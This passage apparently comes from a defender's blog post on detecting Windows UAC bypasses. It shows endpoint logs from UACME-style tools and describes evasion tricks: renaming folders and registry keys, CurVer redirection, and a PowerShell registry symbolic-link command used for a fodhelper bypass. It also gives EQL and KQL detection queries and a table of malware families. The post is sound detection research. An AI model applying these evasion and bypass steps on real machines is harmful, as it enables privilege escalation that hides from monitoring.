


```
@timestamp                   process.parent.comma...   process.Ext.token.inte...  process.Ext.token.security_attributes  message                 event.category  event.action  user.name

Dec 8, 2021 @ 13:31:03.471   —                         high                       LUA://HdAutoAp                         Endpoint process event  process         start         IEUser
                                                                                  LUA://DecHdAutoAp
                                                                                  TSA://ProcUnique
    IEUser \ MSEDGEWIN10 @ MSEDGEWIN10 in C:\Windows\system32\ started process >_ dllhost.exe (10496) C:\Windows\system32\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
    # c4e078607db2784be7761c86048dffa6f3ef04b551354a32fcdec3b6a3450905

Dec 8, 2021 @ 13:31:03.741   C:\Windows\system32\Dll...  high                     LUA://DecHdAutoAp                      Endpoint process event  process         start         IEUser
                                                                                  TSA://ProcUnique
    IEUser \ MSEDGEWIN10 @ MSEDGEWIN10 in C:\Windows\system32\ started process >_ cmd.exe (6188) C:\Windows\System32\cmd.exe via parent process dllhost.exe (10496)
    # 3656f37a1c6951ec4496fabb8ee957d3a6e3c276d5a3785476b482c9c0d32ea2
```

Detection Evasion¶

A good number of evasion techniques that are not limited to UAC bypass were discussed in this blog post by hFireF0X such as renaming a folder or registry key, registry symbolic links to break detection logic based on specific file path/registry key changes or correlation of different events by the same process. Although the majority of malware families don't bother to modify and tune those techniques, accounting for those evasion opportunities is a must for more resilience.


Below is an example of file monitoring evasion via directory rename (UACME 22).



```
      "executable" : """C:\Windows\System32\dllhost.exe"""
    },
    "message" : "Endpoint file event",
    "@timestamp" : "2021-11-29T18:13:26.0253966Z",
    "file" : {
      "Ext" : {
        "header_data" : [ ],
        "entropy" : 3.92009855165611,
        "original" : {
          "path" : """C:\Users\IEUser\AppData\Local\Temp\comctl32.dll""",
          "name" : "comctl32.dll"
        },
        "header_bytes" : "4d5a90000300000004000000ffff0000",
        "monotonic_id" : 291
      },
      "path" : """C:\Windows\System32\consent.exe.hawawa\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.17763
        .1397_none_de7645305346d5dc\comctl32.dll""",
      "extension" : "dll",
      "size" : 11264,
      "name" : "comctl32.dll"
    },
    "ecs" : {
      "version" : "1.11.0"
```

bypass detection based on file.path containing .exe.local indicator of SxS DotLocal redirection


Here is an example of registry key path monitoring evasion via key rename (byeintegrity8).



```
"events" : [
  {
    "_index" : ".ds-logs-endpoint.events.registry-default-2021.11.28-000001",
    "_id" : "NhcfaH0BF4NBluBynzqv",
    "_source" : {
      "registry" : {
        "hive" : "HKEY_USERS",
        "path" : """HKEY_USERS\S-1-5-21-1586556212-2165235939-1437495523-1001\GWWQQRRR\windir""",
        "data" : {
          "strings" : [
            """C:\Users\Public\PrivEsc\byeintegrity8"""
          ],
          "type" : "REG_SZ"
        },
        "value" : "windir",
        "key" : """S-1-5-21-1586556212-2165235939-1437495523-1001\GWWQQRRR"""
      },
      "agent" : {
        "id" : "0f440e6f-ebb5-4faf-8bf9-fbf1c9c4c808",
        "type" : "endpoint",
```

Rename the parent key Environment to something else before performing the suspicious windir envar change then rename it back to Environment.

Another interesting evasion trick that was added recently to UACME v.3.5.7 is the CurVer subkey, which can be used to redirect the shell Default handler. This effectively bypasses detections looking for hardcoded suspicious registry path/values:



registry.path	registry.data.strings	process.name
HKEY_USERS\S-1-5-21-1586556212-2165235939-1437495523-1001_Classes\lzx32\shell\open\command\	C:\WINDOWS\system32\cmd.exe	Akagi.exe
HKEY_USERS\S-1-5-21-1586556212-2165235939-1437495523-1001_Classes\ms-settings\CurVer\	lzx32	Akagi.exe


For file-based detection related to DLL hijacking, it is better to use DLL load events (Elastic Endpoint Security 7.16 logs non-Microsoft signed DLLs). For registry ones, a mix of registry.data.strings, and value names should be a bit more resilient than the full key path.

The example EQL correlation below shows how to detect DLL loading from a directory masquerading as System32 (i.e as a result of windir/systemroot environment variable modification) :

EQL search - Detect redirection via rogue Windir/SystemRoot

```
sequence by process.entity_id with maxspan=1m
  [process where event.action == "start" and
    /* any process running as high or system integrity */
    process.Ext.token.integrity_level_name : ("high", "system")]
  [library where dll.path :
    /* masquerading as windir/system root */
    ("?:\\*\\System32\\*.dll", "?:\\*\\SysWOW64\\*.dll") and
    not dll.path :
           ("?:\\Windows\\System32\\*.dll","?:\\Windows\\Syswow64\\*.dll") and
    not (dll.code_signature.subject_name : "Microsoft *" and
         dll.code_signature.trusted == true)]
```

This example shows matches for 2 different techniques (registry key manipulation and DLL hijack via fake Windir):



```
sequence by process.entity_id with maxspan=1m
  [process where event.action == "start" and
   process.Ext.token.integrity_level_name : ("high", "system")]
  [library where dll.path : ("?:\\*\\System32\\*.dll", "?:\\*\\SysWOW64\\*.dll") and
   not dll.path : ("?:\\Windows\\System32\\*.dll", "?:\\Windows\\Syswow64\\*.dll") and
  not (dll.code_signature.subject_name : "Microsoft *" and dll.code_signature.trusted == true)]
```

@timestamp	process.Ext.token.inte...	dll.pe.original_file_name	dll.code_signature.exists	process.executable	dll.path
Dec 8, 2021 @ 13:32:19.099	high	—	—	C:\Users\IEUser\AppData\Local\Temp\system32\winsat.exe	—
Dec 8, 2021 @ 13:32:19.556	—	Fubuki.dll	false	C:\Users\IEUser\AppData\Local\Temp\system32\winsat.exe	C:\Users\IEUser\AppData\Local\Temp\system32\winmm.dll
Dec 17, 2021 @ 10:59:12.059	high	—	—	C:\Windows\System32\taskhostw.exe	—
Dec 17, 2021 @ 10:59:12.144	—	—	—	C:\Windows\System32\taskhostw.exe	C:\Users\Public\PrivEsc\system32\npmproxy.dll


IEUser \ MSEDGEWIN10 @ MSEDGEWIN10 in C:\Windows\system32\ started process >_ winsat.exe (5456) C:\Windows \system32\winsat.exe via parent process Akagi64.exe (6312)
2380049e6e56b969990c598a3731e8322e8def86b08dfe44e452392cf529498d

IEUser \ MSEDGEWIN10 @ MSEDGEWIN10 loaded library via >_ winsat.exe (5456)

bouss \ LAPTOP-JU4M3I0E @ LAPTOP-JU4M3I0E started process >_ taskhostw.exe (36968) taskhostw.exe $(Arg0) via parent process svchost.exe (1692)
0322728dbce3a577c4a13b907ad7375d27e74880b63f7371384f67d19197a0ad

bouss \ LAPTOP-JU4M3I0E @ LAPTOP-JU4M3I0E loaded library via >_ taskhostw.exe (36968)

The next example combines a registry symbolic link and registry key rename to evade `fodhelper` UAC bypass detection based on registry key changes monitoring (ms-settings or shell\open\command) :



```
PS C:\Windows\System32>  [NtApiDotNet.NtKey]::CreateSymbolicLink("\Registry\User\S-1-5-21-1586556212-2165235939-1437495523-1001\SOFTWARE\Classes\abc\shell\open\command", $null, "\Registry\User\S-1-5-21-1586556212-2165235939-1437495523-1001\uacbypass")

LastWriteTime         : 20/12/2021 09:52:07
SubKeyCount           : 0
ValueCount            : 1
TitleIndex            : 0
ClassName             :
```

symlink pointing to a key that has necessary values for command default value and DelegateExecute

Computer\HKEY_CURRENT_USER\uacbypass

Name	Type	Data
(Default)	REG_SZ	cmd.exe /c notepad.exe
DelegateExecute	REG_SZ	

abc key renamed to ms-settings after symbolic link creation


Computer\HKEY_USERS\S-1-5-21-1586556212-2165235939-1437495523-1001_Classes\ms-settings\shell\open

Name	Type	Data
(Default)	REG_SZ	(value not set)

UACME v.3.5 and above implements this evasion for methods involving registry key manipulation.

You can hunt using Elastic Endpoint or Sysmon logs registry symbolic link creation by looking for registry modification with value name equal to SymbolicLinkValue.

An example KQL query to detect this evasion is: `registry.value :"SymbolicLinkValue" and registry.key :` S-1-5-21-15*Classes*\\*`:




7 hits

Time ↓	process.name	registry.path	event.action	registry.value	registry.data.type
Dec 29, 2021 @ 23:27:54.231	Akagi.exe	HKEY_USERS\S-1-5-21-1586556212-2165235939-1437495523-1001_Classes\Launcher.SystemSettings\shell\open\command\SymbolicLinkValue	modification	SymbolicLinkValue	REG_LINK
Dec 29, 2021 @ 22:44:23.447	Akagi.exe	HKEY_USERS\S-1-5-21-1586556212-2165235939-1437495523-1001_Classes\Folder\shell\open\command\SymbolicLinkValue	modification	SymbolicLinkValue	REG_LINK
Dec 29, 2021 @ 22:40:51.682	Akagi.exe	HKEY_USERS\S-1-5-21-1586556212-2165235939-1437495523-1001_Classes\ms-settings\shell\open\command\SymbolicLinkValue	modification	SymbolicLinkValue	REG_LINK
Dec 29, 2021 @ 21:14:08.603	Akagi.exe	HKEY_USERS\S-1-5-21-1586556212-2165235939-1437495523-1001_Classes\ms-settings\shell\open\command\SymbolicLinkValue	modification	SymbolicLinkValue	REG_LINK
Dec 29, 2021 @ 21:13:44.411	Akagi.exe	HKEY_USERS\S-1-5-21-1586556212-2165235939-1437495523-1001_Classes\ms-settings\shell\open\command\SymbolicLinkValue	modification	SymbolicLinkValue	REG_LINK

Most Common UAC Bypasses¶

Malware families in use in the wild constantly shift and change. Below you can see a quick overview of the top commonly observed UAC bypass methods used by malware families:

Method	Malware Family
UAC Bypass via ICMLuaUtil Elevated COM Interface	DarkSide, LockBit, TrickBot
UAC Bypass via ComputerDefaults Execution Hijack	ClipBanker, Quasar RAT
UAC Bypass via Control Panel Execution Hijack	AveMaria, Trojan.Mardom
UAC Bypass via DiskCleanup Scheduled Task Hijack	RedLine Stealer, Glupteba
UAC Bypass via FodHelper Execution Hijack	Glupteba, BitAT dropper
UAC Bypass Attempt via Windows Directory Masquerading	Remcos RAT



Most common executed commands via a UAC bypass are either the malware re-execute itself as high integrity or defense evasions techniques such as:

- Tamper with AV exclusions or state
- Writing to HKLM protected registry keys
- Tamper with system recovery settings

Conclusion¶

Designing detections by focusing on key building blocks of an offensive technique is much more cost-effective than trying to cover the endless variety of implementations and potential evasion tunings. In this post, we covered the main methods used for UAC bypass and how to detect them as well as how enriching process execution events with token security attributes enabled us to create a broader detection logic that may match unknown bypasses.

In addition to the broader detections highlighted in this blog post, Elastic Endpoint Security comes with 26 prebuilt endpoint behavior protections for UAC bypasses.

References¶

- https://github.com/hfiref0x/UACME (and its sub references)
- https://swapcontext.blogspot.com/2020/10/uacme-35-wd-and-ways-of-mitigation.html
- https://tyranidslair.blogspot.no/2017/05/reading-your-way-around-uac-part-1.html
- https://tyranidslair.blogspot.no/2017/05/reading-your-way-around-uac-part-2.html
- https://tyranidslair.blogspot.no/2017/05/reading-your-way-around-uac-part-3.html
- https://www.tiraniddo.dev/2017/05/exploiting-environment-variables-in.html
- https://medium.com/tenable-techblog/uac-bypass-by-mocking-trusted-directories-24a96675f6e
- https://github.com/AzAgarampur/byeintegrity5-uac
- https://github.com/AzAgarampur/byeintegrity8-uac
- https://enigma0x3.net/2016/07/22/bypassing-uac-on-windows-10-using-disk-cleanup/
- https://docs.microsoft.com/en-us/windows/win32/secauthz/mandatory-integrity-control
- https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works
- https://googleprojectzero.blogspot.com/2019/12/calling-local-windows-rpc-servers-from.html

Last update: February 23, 2022
Created: February 8, 2022